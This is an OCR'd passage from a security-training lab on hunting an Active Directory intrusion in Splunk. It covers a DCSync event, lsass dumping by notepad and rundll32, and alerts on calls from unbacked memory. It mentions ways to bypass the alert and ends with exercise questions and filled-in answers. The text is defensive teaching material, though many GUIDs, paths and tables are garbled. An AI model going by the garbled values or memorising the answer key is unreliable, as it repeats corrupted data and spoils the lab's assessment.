{19195a5b-6da0-11d0-af3d-00c04fd930c9}

We notice two intriguing GUIDs. A quick Google search can yield valuable insights. Let's look them up.

Import bookmarks from another browser to Firefox. windows 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

All Videos Images Maps Shopping More Tools

About 1,410 results (0.48 seconds)

https://learn.microsoft.com/en-us/windows/_protocols/ [MS-ADTS]: Control Access Rights - Microsoft Learn

Control access right summary... Identifying GUP rights

A	D	DR2	K	L	N
Add-Replication-Negotiation	440320a6-6bb4-11cf-a3cb-000044625e2	X	X	X	X
Add-Replica	1ab7cd8-0e99-11d1-abb0-000044625d	X	X	X	X

View 59 more rows

https://learn.microsoft.com/en-us/win32/adschema [] DS-Replication-Get-Changes-All extended right - Win32 apps

DS-Replication-Get-Changes-All extended right - Win32 apps

DS-Replication-Get-Changes-All extended right

DS-Replication-Get-Changes-All	1131f6ad-9c07-11d1-f79f-00c04fc2dcd2	X	X	X	X	X	X	X
--------------------------------	--------------------------------------	---	---	---	---	---	---	---

https://learn.microsoft.com/en-us/windows/win32/adschema/ds-replication-get-changes-all

Import bookmarks... Getting Started Install Windows Running the Elastic... Create a classifier... Pricing - Computer... I'm new How to setup an account... Homeowners

Microsoft Learn Documentation Training Certifications Q&A Code Samples Shows Events

Windows App Development Explore Development Platforms Resources Dashboard

Filter by title DS-Replication-Get-Changes-All DS-Replication-Get-Changes-In-Folder Set DS-Replication-Manager-Topology

... / Desktop Technologies / Security and Identity / Active Directory Schema / In this article Implementations Windows Server 2003 ADAM

DS-Replication-Get-Changes-All

DS-Replication-Get-Changes-In-Folder

DS-Replication-Manager-Topology

DS-Replication-Get-Changes-All extended right

DS-Replication-Monitor-Topology Article • 12/14/2020 • 2 minutes to read • 3 contributors

DS-Replication-Synchronize Control access right that allows the replication of secret domain data.

Enable-Per-User-Reversibly-Encrypted-Password

Generate-RSOP-Logging

Generate-RSOP-Planning

Manage-Optional-Features

Migrate-SID-History

mrsync-Open-Connector

mrsync-Peek

mrsync-Peek-computer-Journal

mrsync-Peek-Dead-Letter

mrsync-Receive

mrsync-Receive-computer-Journal

mrsync-Receive-Dead-Letter

mrsync-Receive-journal

[Download PDF](#)

Entry Value

CN	DS-Replication-Get-Changes-All
Display-Name	Replicating Directory Changes All
Rights-GUID	1131f6ad-9c07-11d1-7f9f-00c04fc2dc02

Implementations

- Windows Server 2003
- ADAM
- Windows Server 2003 R2
- Windows Server 2008
- Windows Server 2008 R2
- Windows Server 2012

1 of 1 match

Upon researching, we find that the first one is linked to [DS-Replication-Get-Changes-All](#), which, as per its description, "...allows the replication of secret domain data".

This gives us solid confirmation that a DC Sync attempt was made and successfully executed by the Waldo user on the **UNIWALDO** domain. It's reasonable to presume that the Waldo user either possesses **Domain Admin** rights or has a certain level of access rights permitting this action. Furthermore, it's highly likely that the attacker has extracted all the accounts within the AD as well! This signifies a **full compromise** in our network, and we should consider rotating our **krbtgt** just in case a **golden ticket** was created.

However, it's evident that we've barely scratched the surface of the attacker's activities. The attacker must have initially infiltrated the system and undertaken several maneuvers to obtain domain admin rights, orchestrate lateral movement, and dump the domain credentials. With this knowledge, we will adopt an additional hunt strategy to try and deduce how the attacker managed to obtain Domain Admin rights initially.

We are aware of and have previously observed detections for lsass dumping as a prevalent credential harvesting technique. To spot this in our environment, we strive to identify processes opening handles to lsass, then evaluate whether we deem this behavior unusual or regular. Fortunately, Sysmon event code 10 can provide us with data on process access or processes opening handles to other processes. We'll deploy the following query to zero in on potential lsass dumping.

Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" EventCode=10 lsass | stats count by SourceImage
```

New Search

index="main" EventCode=10 lsass | stats count by SourceImage

238 events (before 11/9/22 3:12:22,000 AM) No Event Sampling

Events Patterns Statistics (R) Visualization

20 Per Page ▾ Format Preview ▾

SourceImage ▾

SourceImage	count
C:\Windows\system32\lsass.exe	99
C:\Windows\system32\csrss.exe	59
C:\Windows\system32\wininit.exe	59
C:\Windows\Sysmon.exe	18
C:\Windows\System32\rundll32.exe	4
C:\Windows\System32\sysmon.exe	3
C:\Windows\System32\run.dll32.exe	3
C:\Windows\System32\notepad.exe	1

We prefer sorting by count to make the data more comprehensible. While it's not always safe to make assumptions, it's generally accepted that an activity occurring frequently is "normal" in an environment. It's also harder to detect malicious activity in a sea of 99 events compared to spotting it in just 1 or 5 possible events. With this logic, we'll begin by examining any conspicuous strange process accesses to lsass.exe by any source image. The most noticeable ones are **notepad** (given its absurdity) and **rundll32** (given its limited frequency). We can further explore these as we usually do.

Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" EventCode=10 lsass SourceImage="C:\Windows\System32\notepad.exe"
```

Search Analytics Datasets Reports Alerts Dashboards

New Search

index="main" EventCode=10 lsass SourceImage="C:\Windows\System32\notepad.exe"

1 event (before 11/9/22 3:19:19,000 AM) No Event Sampling

Events (1) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out ▾ Zoom to Selection ▾ Details ▾ 1 millisecond per column

List ▾ Format ▾ 20 Per Page ▾

Time	Event
11/8/22 3:11:40:42 AM 744:42:000 PM	21 [1] 11:40:42 AM TargetProcessId: 648 TargetImage: C:\Windows\system32\lsass.exe GrantedAccess: 0x1FFFFF CallTrace: C:\Windows\SYSTEM32\ntdll.dll!9d4c4!0!0000288CF8F5445 Show at 28 lines

Event Actions ▾

Type	Field	Value
Selected	host	DESKTOP-E0SS5IS
Selected	source	WinEventLog:Microsoft-Windows-Sysmon/Operational

The screenshot shows a log entry from WinEventLog Sysmon. The event details are as follows:

- sourceType**: WinEventLog/Sysmon
- CallTrace**: C:\Windows\SYSTEM32\ntdll.dll+9d4c4!UNKNOWN!0000028BCFBF5445
- ComputerName**: DESKTOP-EG55SIS.iwaldo.local
- EventCode**: 10
- Eventtype**: 4

We are investigating the instances of notepad opening the handle. The data at hand is limited, but it's clear that Sysmon seems to think it's related to credential dumping. We can use the call stack to glean additional information about what triggered what and from where to ascertain how this attack was conducted.

The screenshot shows a detailed call stack from LogParser:

- LogName**: Microsoft-Windows-Sysmon/Operational
- Message**:
 - Process accessed: RuleName: technique_id=T1003.technique_name=Credential Dumping UtcTime: 2022-11-08 19:44:42.062 SourceProcessId: 7736 SourceThreadid: 1056
 - SourceImage: C:\Windows\System32\notepad.exe TargetProcessGUID: {96192a2a-9b5-636a-0c00-000000000d00} TargetProcessId: 640 TargetImage: C:\Windows\system32\iass.exe GrantedAccess: 0x1FFFF CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d4c4!UNKNOWN!0000028BCFBF5445 SourceUser: DESKTOP-EG55SIS\iwaldo TargetUser: NT AUTHORITY\SYSTEM
- OpCode**: Info
- RecordNumber**: 51565
- RuleName**: technique_id=T1003.technique_name=Credential Dumping
- Sid**: S-1-5-18

To the untrained eye, it might not be immediately apparent that the callstack refers to an **UNKNOWN** segment into **ntdll**. In most cases, any form of shellcode will be located in what's termed an **unbacked** memory region. This implies that ANY API calls from this shellcode don't originate from any identifiable file on disk, but from arbitrary, or **UNKNOWN**, regions in memory that don't map to disk at all. While false positives can occur, the scenarios are limited to processes such as **JIT** processes, and they can mostly be filtered out.

Creating Meaningful Alerts

Armed with this newfound source of information, we can now aim to create alerts from malicious malware based on API calls from **UNKNOWN** regions of memory. It's crucial to remember that generating alerts differs from hunting. Our alerts must be resilient and effective, or we risk flooding our defense team with a glut of data, inadvertently providing a smokescreen for attackers to slip through our false positives. Moreover, we must ensure they aren't easily circumvented, where a few tweaks and seconds is all it takes.

In this case, we'll attempt to create an alert that can detect threat actors based on them making calls from **UNKNOWN** memory regions. We want to focus on the malicious threads/regions while leaving standard items untouched to avoid alert fatigue. The approach we'll adopt in this lab will be more simplified and easier than many live environments due to the smaller amount of data we need to grapple with. However, the same concepts will apply when transitioning to an enterprise network – we'll just need to manage it against a much larger volume of data more effectively and creatively.

We'll start by listing all the call stacks containing **UNKNOWN** during this lab period based on event code to see which can yield the most meaningful data.

The screenshot shows a Splunk search results page with the following query:

```
index="main" CallTrace="*UNKNOWN*" | stats count by EventCode
```

The results show 1,575 events. The **Statistics** tab is selected, displaying a table with two columns: **EventCode** and **count**. The data is as follows:

EventCode	count
10	1575

It appears that only event code 10 shows anything related to our **CallTrace**, so our alert will be tied to process access! This means we'll be alerting on anything attempting to open handles to other processes that don't map back to disk, assuming it's shellcode. We see 1575 counts though...so we'll begin by grouping based on

SourceImage. Ordering can be applied by clicking on the arrows next to **count**.

The screenshot shows a Splunk search results page with the following query:

```
index="main" CallTrace="*UNKNOWN*" | stats count by SourceImage
```

The results show 1,575 events. The **Statistics** tab is selected, displaying a table with two columns: **SourceImage** and **count**. The data is as follows:

SourceImage	count
C:\Windows\System32\notepad.exe	1575

The screenshot shows a Splunk search results page with the following query:

```
index="main" CallTrace="*UNKNOWN*" | stats count by SourceImage
```


The results show 1,575 events. The **Statistics** tab is selected, displaying a table with two columns: **SourceImage** and **count**. The data is as follows:

SourceImage	count
C:\Windows\System32\notepad.exe	1575

SourceImage	count
C:\Windows\Microsoft.NET\Framework\v4.0.30319\NGenTask.exe	742
C:\Windows\Microsoft.NET\Framework\v4.0.30319\NGenTask.exe	345
C:\Windows\system2\taskhost.exe	131
C:\Windows\explorer.exe	129
C:\Program Files\Corsair\CORSAIR IUE 4 Software\Corsair.Service.exe	76
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	76
C:\Windows\System32\nv.dll32.exe	26
C:\Windows\System32\nvrepup.exe	18
C:\Users\wide.UNDALD\appdata\Local\Microsoft\Teams\Update.exe	9
\\\?\B:\47C\Windows\SYSTEMC\SVCS.exe	8
C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	7
C:\Windows\explorer.exe	4
C:\Users\wide.UNDALD\appdata\Local\SquirrelTemp\update.exe	3
C:\Users\wide.UNDALD\appdata\Local\Microsoft\Teams\current\Squirrel.exe	1

Here are the false positives we mentioned, and they're all **JITs** as well! .Net is a **JIT**, and **Squirrel** utilities are tied to **electron**, which is a chromium browser and also contains a **JIT**. Even with our smaller dataset, there's a lot to sift through, and we're not sure what's malicious and what's not. The most effective way to manage this is by linking a few queries together.

First, we're not concerned when a process accesses itself (necessarily), so let's filter those out for now.



Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" CallTrace="*UNKNOWN*" | where SourceImage!=TargetImage | stats count by SourceImage
```

New Search

Events Patterns Statistics (4) Visualization

20 Per Page ▾ Format Preview ▾

SourceImage	count
C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	7
C:\Program Files\Corsair\CORSAIR IUE 4 Software\Corsair.Service.exe	76
C:\Users\wide.UNDALD\appdata\Local\Microsoft\Teams\Update.exe	9
C:\Users\wide.UNDALD\appdata\Local\Microsoft\Teams\current\Squirrel.exe	1
C:\Users\wide.UNDALD\appdata\Local\SquirrelTemp\update.exe	3
C:\Windows\explorer.exe	129
C:\Windows\Microsoft.NET\Framework\v4.0.30319\NGenTask.exe	716
C:\Windows\Microsoft.NET\Framework\v4.0.30319\NGenTask.exe	319
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	74
C:\Windows\System32\nv.dll32.exe	26
C:\Windows\explorer.exe	4
C:\Windows\system2\taskhost.exe	131
\\\?\B:\47C\Windows\SYSTEMC\SVCS.exe	8

Next, we know that **C Sharp** will be hard to weed out, and we want a high-fidelity alert. So we'll exclude anything **C Sharp** related due to its **JIT**. We can achieve this by excluding the Microsoft.Net folders and anything that has **ni.dll** in its call trace or **clr.dll**.



Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" CallTrace="*UNKNOWN*" SourceImage!="*Microsoft.NET*" CallTrace!==ni.dll* CallTrace!==clr.dll*
```

splunk-enterprise Apps ▾

Administrator ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾

Search & Reporting

New Search

Events Patterns Statistics (8) Visualization

20 Per Page ▾ Format Preview ▾

SourceImage	count
C:\Program Files\Corsair\CORSAIR IUE 4 Software\Corsair.Service.exe	22
C:\Users\wide.UNDALD\appdata\Local\Microsoft\Teams\Update.exe	9
C:\Windows\explorer.exe	129
C:\Windows\System32\nvrepup.exe	17
C:\Windows\System32\nv.dll32.exe	26
C:\Windows\explorer.exe	4
C:\Windows\system2\taskhost.exe	12
\\\?\B:\47C\Windows\SYSTEMC\SVCS.exe	8

In the next phase, we'll be focusing on eradicating anything related to **WOW64** within its call stack. Why, you may ask? Well, it's quite often that **WOW64** comprises regions of memory that are not backed by any specific file, a phenomenon we believe is linked to the **Heaven's Gate** mechanism, though we've yet to delve deep into this matter.



Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" CallTrace="*UNKNOWN*" SourceImage!="*Microsoft.NET*" CallTrace!==ni.dll* CallTrace!==clr.dll*
```

SourceImage	count
C:\Windows\Explorer.exe	129
C:\Windows\System32\notepad.exe	17
C:\Windows\System32\vrundll32.exe	26
C:\Windows\Explorer.exe	4
C:\Windows\System32\taskhostw.exe	12
\\\10.0.0.47\CS\Windows\PSERESCOVS.exe	8

 The interface includes tabs for Events, Patterns, Statistics, Visualization, and a search bar at the top."/>

Moving forward, we'll also exclude **Explorer.exe**, considering its versatile nature. It's akin to a wildcard, capable of undertaking an array of tasks. Identifying any malicious activity within Explorer directly is almost a Herculean task. The wide range of legitimate activities it performs and the multitude of tools that often dismiss it due to its intricacies make this process more challenging. It's tough to verify the **UNKNOWN**, especially in this context.

SourceImage	count
C:\Windows\System32\notepad.exe	0
C:\Windows\System32\vrundll32.exe	0
C:\Windows\System32\taskhostw.exe	0
\\\10.0.0.47\CS\Windows\PSERESCOVS.exe	0

 The interface includes tabs for Events, Patterns, Statistics, Visualization, and a search bar at the top."/>

With the steps outlined above, we've now established a reasonably robust alert system for our environment. This alert system is adept at identifying known threats. However, it's essential that we review the remaining data to verify its legitimacy. In addition, we must inspect the system to spot any unseen activities. To gain a more comprehensive understanding, we could reintroduce some fields we removed earlier, like **TargetImage** and **CallTrace**, or scrutinize each source image individually to weed out any remaining false positives.

SourceImage	TargetImage	CallTrace	count
C:\Windows\System32\notepad.exe	C:\Windows\SYSTEM32\ntdll.dll	d11+b6d4(C:\Windows\System32\KERNELBASE.dll)+d11+8e73(C:\Windows\System32\KERNELBASE.dll)+d11+787e(C:\Windows\System32\KERNELBASE.dll)+d11+7226(C:\Windows\System32\KERNEL32.dll)+1c7b4(UNKNOWN:0000026285848A)	16
C:\Windows\System32\notepad.exe	C:\Windows\SYSTEM32\ntdll.dll	d11+9e4c(UNKNOWN:00000288CF85445)	1
C:\Windows\System32\vrundll32.exe	C:\Windows\SYSTEM32\ntdll.dll	d11+b6f4(C:\Windows\System32\KERNELBASE.dll)+d11+8e73(C:\Windows\System32\KERNELBASE.dll)+d11+787e(C:\Windows\System32\KERNELBASE.dll)+d11+7226(C:\Windows\System32\KERNEL32.dll)+1c7b4(UNKNOWN:000001837FC030B)	2
C:\Windows\System32\vrundll32.exe	C:\Windows\SYSTEM32\ntdll.dll	d11+b6f4(C:\Windows\System32\KERNELBASE.dll)+d11+8e73(C:\Windows\System32\KERNELBASE.dll)+d11+787e(C:\Windows\System32\KERNELBASE.dll)+d11+7226(C:\Windows\System32\KERNEL32.dll)+1c7b4(UNKNOWN:000002640884830B)	2
C:\Windows\System32\vrundll32.exe	C:\Windows\System32\notepad.exe	C:\Windows\SYSTEM32\ntdll.dll	2
C:\Windows\System32\vrundll32.exe	C:\Windows\System32\notepad.exe	C:\Windows\SYSTEM32\ntdll.dll	2
C:\Windows\System32\vrundll32.exe	C:\Windows\System32\vrundll32.exe	C:\Windows\SYSTEM32\ntdll.dll	4
C:\Windows\System32\vrundll32.exe	C:\Windows\System32\vrundll32.exe	C:\Windows\SYSTEM32\ntdll.dll	6
C:\Windows\System32\vrundll32.exe	c:\windows\system32\cmd.exe	C:\Windows\SYSTEM32\ntdll.dll	8

 The interface includes tabs for Events, Patterns, Statistics, Visualization, and a search bar at the top."/>

Please note that building this alert system was relatively straightforward in our current environment due to the limited data and false positives we had to deal with. However, in a real-world scenario, you might face extensive data that requires more nuanced mechanisms to pinpoint potentially malicious activities. Moreover, it's worth reflecting on the strength of this alert. How easily could it be bypassed? Unfortunately, there are a few ways to get past the alert we crafted.

Imagine the ways to fortify this alert. For instance, a hacker could simply sidestep our alert by loading any random DLL with **NT** appended to its name. How could we enhance our alert further? What other ways could this alert be bypassed?

threats, explore our Security Information and Event Management (SIEM) for valuable data sources, trace attacks from their potential sources, and create potent alerts to keep a close watch on emerging threats. While the techniques we discussed were relatively simplified due to our smaller dataset of around 500,000 events, real-world scenarios may entail much larger or smaller datasets, requiring more rigorous techniques to identify malicious activities.

As you advance in your cybersecurity journey, remember the importance of maintaining effective search strategies, getting innovative with analyzing massive datasets, leveraging open-source intelligence tools like Google to identify threats, and crafting robust alerts that aren't easily bypassed by incorporating arbitrary strings in your scripts.

Practical Exercises

Navigate to the bottom of this section and click on [click here to spawn the target system!](#)

Now, navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the **Search & Reporting** application, and answer the questions below.

VPN Servers

⚠ Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.


Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3 Medium Load

PROTOCOL

UDP 1337 TCP 443

[DOWNLOAD VPN CONNECTION FILE](#)




 **Connect to Pwnbox**
Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location


UK 161ms

ⓘ Terminate Pwnbox to switch location



[Start Instance](#)

∞ / 1 spawns left



Waiting to start...

Enable step-by-step solutions for all questions 

Questions

Answer the question(s) below to complete this Section and earn cubes!

 Download VPN Connection File

Target(s): [Click here to spawn the target system!](#)

+ 1 🗝 Navigate to http://[Target IP]:8000, open the "Search & Reporting" application, and find through an SPL search against all data the other process that dumped lsass. Enter its name as your answer. Answer format: _exe

rundll32.exe

Submit

+ 1 🗝 Navigate to http://[Target IP]:8000, open the "Search & Reporting" application, and find through SPL searches against all data the method through which the other process dumped lsass. Enter the misused DLL's name as your answer. Answer format: _dll

comsvcs.dll

Submit

+ 1 🗝 Navigate to http://[Target IP]:8000, open the "Search & Reporting" application, and find through an SPL search against all data any suspicious loads of clr.dll that could indicate a C# injection/execute-assembly attack. Then, again through SPL searches, find if any of the suspicious processes that were returned in the first place were used to temporarily execute code. Enter its name as your answer. Answer format: _exe

rundll32.exe

Submit

+ 1 🗝 Navigate to http://[Target IP]:8000, open the "Search & Reporting" application, and find through SPL searches against all data the two IP addresses of the C2 callback server. Answer format: 10.0.0.1XX and 10.0.0.XX

10.0.0.186 and 10.0.0.91

Submit

+ 1 🗝 Navigate to http://[Target IP]:8000, open the "Search & Reporting" application, and find through SPL searches against all data the port that one of the two C2 callback server IPs used to connect to one of the compromised machines. Enter it as your answer.

3389

Submit

◀ Previous

Next ▶

Mark Complete & Next

